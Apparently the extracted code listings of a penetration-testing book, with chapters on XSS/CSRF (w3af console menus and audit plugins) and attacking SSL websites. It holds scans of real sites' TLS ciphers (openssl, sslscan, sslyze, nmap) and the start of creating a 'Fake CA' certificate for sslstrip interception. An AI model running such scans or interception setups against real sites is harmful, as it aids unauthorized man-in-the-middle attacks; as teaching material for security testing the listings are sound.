
Chapter 6: Exploiting Clients Using XSS and CSRF Flaws


















```



root@kali-1:/home# w3af_console
w3af>>> help
-----
| start      | Start the scan.
| plugins   | Enable and configure plugins.
| exploit    | Exploit the vulnerability.
| profiles  | List and use scan profiles.
| cleanup   | Cleanup before starting a new scan.
-----
| help      | Display help. Issuing: help [command] , prints more specific help
|           | about "command"
| version   | Show w3af version information.
| keys      | Display key shortcuts.
-----
| http-settings | Configure the HTTP settings of the framework.
| misc-settings | Configure w3af misc settings.
| target       | Configure the target URL.
-----
| back      | Go to the previous menu.
| exit      | Exit w3af.
-----
| kb        | Browse the vulnerabilities stored in the Knowledge Base
-----
w3af>>>



```

```


w3af/plugins>>> audit
-----
| Plugin name | Status | Conf | Description
-----
| blind_sql_i |        | Yes  | Identify blind SQL injection vulnerabilities.
| buffer_overflow |      |      | Find buffer overflow vulnerabilities.
| cors_origin  |      | Yes  | Inspect if application checks that the value of
|             |       |      | the "Origin" HTTP header is consistent with the
|             |       |      | value of the remote IP address/Host of the
|             |       |      | sender of the incoming HTTP request.
| csrf        |      |      | Identify Cross-Site Request Forgery
|             |       |      | vulnerabilities.
| dav         |      |      | Verify if the WebDAV module is properly
|             |       |      | configured.
| eval        |      | Yes  | Find insecure eval() usage.
-----

```





Chapter 7: Attacking SSL-based Websites



```
root@kali-1:~# openssl s_client -connect www.ebay.in:443
CONNECTED(00000003)
depth=2 C = IE, O = Baltimore, OU = CyberTrust, CN = Baltimore CyberTrust Root
verify error:num=20:unable to get local issuer certificate
verify return:0
---
Certificate chain
 0 s:/C=US/ST=MA/L=Cambridge/O=Akamai Technologies, Inc./CN=a248.e.akamai.net
  i:/O=Cybertrust Inc/CN=Cybertrust Public SureServer SV CA
 1 s:/O=Cybertrust Inc/CN=Cybertrust Public SureServer SV CA
  i:/C=IE/O=Baltimore/OU=CyberTrust/CN=Baltimore CyberTrust Root
 2 s:/C=IE/O=Baltimore/OU=CyberTrust/CN=Baltimore CyberTrust Root
  i:/C=US/O=GTE Corporation/OU=GTE CyberTrust Solutions, Inc./CN=GTE CyberTrust
  Root
SSL handshake has read 3915 bytes and written 424 bytes
---
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol    : TLSv1.2
    Cipher      : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID  : 8559FC8EE231B29EA673BFE6BE7C43A2AC285E26B0FBD6E54E60E0B742360E
    Session-ID-ctx:
    Master-Key:  4B2E4F4B9A0D47BBCE6E06A9DD98F0DC4F79FC16FECAF88AC66B1FBFAF5862F
05CAF28C73D0C2DC95569991B
```

```
root@kali-1:~#
root@kali-1:~# openssl s_client -tls1_2 -cipher 'ECDH-RSA-RC4-SHA' -connect www.google.com:443
CONNECTED(00000003)
139660176557736:error:14094410:SSL routines:SSL3_READ_BYTES:ssl3 alert handshake failure:s3_pkt
ert number 40
139660176557736:error:1409E0E5:SSL routines:SSL3_WRITE_BYTES:ssl handshake failure:s3_pkt.c:599
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 7 bytes and written 0 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol    : TLSv1.2
    Cipher      : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    Key-Arg     : None
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1432929418
    Timeout     : 7200 (sec)
    Verify return code: 0 (ok)
```

```

root@kali-1:~#
root@kali-1:~# openssl s_client -tls1_2 -cipher "NULL,EXPORT,LOW,DES" -connect www.google.com:443
CONNECTED(00000003)
140585390438056:error:14094410:SSL routines:SSL3_READ_BYTES:sslv3 alert handshake failure:s3_pkt.c:
ert number 40
140585390438056:error:1409E0E5:SSL routines:SSL3_WRITE_BYTES:ssl handshake failure:s3_pkt.c:599:
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 7 bytes and written 0 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol : TLSv1.2

```

```

root@kali-1:~# openssl ciphers -v "NULL,EXPORT,LOW,DES"
ECDHE-RSA-NULL-SHA          SSLv3 Kx=ECDH      Au=RSA  Enc=None   Mac=SHA1
ECDHE-ECDSA-NULL-SHA      SSLv3 Kx=ECDH      Au=ECDSA Enc=None   Mac=SHA1
AECDH-NULL-SHA            SSLv3 Kx=ECDH      Au=None  Enc=None   Mac=SHA1
ECDH-RSA-NULL-SHA         SSLv3 Kx=ECDH/RSA  Au=ECDH  Enc=None   Mac=SHA1
ECDH-ECDSA-NULL-SHA      SSLv3 Kx=ECDH/ECDSA Au=ECDH  Enc=None   Mac=SHA1
NULL-SHA256                TLSv1.2 Kx=RSA      Au=RSA   Enc=None   Mac=SHA256
NULL-SHA                   SSLv3 Kx=RSA       Au=RSA   Enc=None   Mac=SHA1
NULL-MD5                   SSLv3 Kx=RSA       Au=RSA   Enc=None   Mac=MD5
EXP-EDH-RSA-DES-CBC-SHA   SSLv3 Kx=DH(512)   Au=RSA   Enc=DES(40) Mac=SHA1  export
EXP-EDH-DSS-DES-CBC-SHA  SSLv3 Kx=DH(512)   Au=DSS   Enc=DES(40) Mac=SHA1  export
EXP-ADH-DES-CBC-SHA      SSLv3 Kx=DH(512)   Au=None  Enc=DES(40) Mac=SHA1  export
EXP-DES-CBC-SHA          SSLv3 Kx=RSA(512)  Au=RSA   Enc=DES(40) Mac=SHA1  export
EXP-RC2-CBC-MD5          SSLv3 Kx=RSA(512)  Au=RSA   Enc=RC2(40) Mac=MD5   export
EXP-ADH-RC4-MD5          SSLv3 Kx=DH(512)   Au=None  Enc=RC4(40) Mac=MD5   export

```

```
root@kali-1:~# sslscan --tlsall www.amazon.com:443
```

```
Version: -static
```

```
OpenSSL 1.0.1m-dev xx XXX xxxx
```

```
Testing SSL server www.amazon.com on port 443
```

TLS renegotiation:

```
Secure session renegotiation supported
```

TLS Compression:

```
Compression disabled
```

Heartbleed:

```
TLS 1.0 not vulnerable to heartbleed
```

```
TLS 1.1 not vulnerable to heartbleed
```

```
TLS 1.2 not vulnerable to heartbleed
```

Supported Server Cipher(s):

```
Accepted TLSv1.0 128 bits ECDHE-RSA-AES128-SHA
```

```
Accepted TLSv1.0 128 bits AES128-SHA
```

```
Accepted TLSv1.0 112 bits DES-CBC3-SHA
```

```
Accepted TLSv1.1 128 bits ECDHE-RSA-AES128-SHA
```

```
Accepted TLSv1.1 128 bits AES128-SHA
```

```
Accepted TLSv1.1 112 bits DES-CBC3-SHA
```

```
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256
```

```
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA256
```

```
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA
```

```
Accepted TLSv1.2 128 bits AES128-GCM-SHA256
```

```
Accepted TLSv1.2 128 bits AES128-SHA256
```

```
Accepted TLSv1.2 128 bits AES128-SHA
```

```
Accepted TLSv1.2 112 bits DES-CBC3-SHA
```




```
root@kali-1:~#  
root@kali-1:~# sslyze --regular www.ebay.in:443
```

```
SCAN RESULTS FOR WWW.EBAY.IN:443 - 124.124.252.18:443
```

```
-----  
* Compression :  
  Compression Support:      Disabled  
  
* Session Renegotiation :  
  Client-initiated Renegotiations:  Rejected  
  Secure Renegotiation:             Not supported  
  
* Certificate :  
  Validation w/ Mozilla's CA Store: Certificate is Trusted  
  Hostname Validation:             MISMATCH  
  SHA1 Fingerprint:               F01A81F9C6C0A1FFB26B477FA38145CE428A4FF9  
  
* Session Resumption :  
  With Session IDs:             Partially supported (1 successful, 4 failed, 0 e  
--resum_rate.  
  With TLS Session Tickets:      Not Supported - TLS ticket not assigned.  
  
* TLSV1_2 Cipher Suites :  
  
  Rejected Cipher Suite(s): Hidden  
  
  Preferred Cipher Suite:  
    ECDHE-RSA-AES256-GCM-SHA384 256 bits      HTTP 301 Moved Permanently - http:  
  
  Accepted Cipher Suite(s):  
    ECDHE-RSA-AES256-SHA384 256 bits      HTTP 301 Moved Permanently - http:  
    ECDHE-RSA-AES256-SHA 256 bits        HTTP 301 Moved Permanently - http:  
    ECDHE-RSA-AES256-GCM-SHA384 256 bits    HTTP 301 Moved Permanently - http:  
    AES256-SHA256 256 bits              HTTP 301 Moved Permanently - http:  
    AES256-GCM-SHA384 256 bits          HTTP 301 Moved Permanently - http:  
    DES-CBC3-SHA 168 bits              HTTP 301 Moved Permanently - http:  
    ECDHE-RSA-AES128-SHA256 128 bits      HTTP 301 Moved Permanently - http:  
    ECDHE-RSA-AES128-SHA 128 bits        HTTP 301 Moved Permanently - http:
```

```
root@kali-1:~# nmap --script=ssl-enum-ciphers.nse www.google.com

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-31 00:09 IST
Nmap scan report for www.google.com (216.58.196.68)
Host is up (0.072s latency).
rDNS record for 216.58.196.68: kul01s09-in-f4.1e100.net
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_RC4_128_SHA - strong
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_MD5 - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
```



```
root@kali-1:~# openssl genrsa -out sslstrip_ca.key 2048
```

```
Generating RSA private key, 2048 bit long modulus
```

```
.....+++
```

```
.....
```

```
.....+++
```

```
e is 65537 (0x10001)
```

```
root@kali-1:~#
```

```
root@kali-1:~# openssl req -new -x509 -days 1095 -key ca.key -out sslstrip_ca.cer
```

```
You are about to be asked to enter information that will be incorporated into your certificate request.
```

```
What you are about to enter is what is called a Distinguished Name or a DN.
```

```
There are quite a few fields but you can leave some blank
```

```
For some fields there will be a default value,
```

```
If you enter '.', the field will be left blank.
```

```
-----
```

```
Country Name (2 letter code) [AU]:IN
```

```
State or Province Name (full name) [Some-State]:MH
```

```
Locality Name (eg, city) []:MUM
```

```
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Fake CA
```

```
Organizational Unit Name (eg, section) []:
```

```
Common Name (e.g. server FQDN or YOUR name) []:
```

```
Email Address []:
```

```
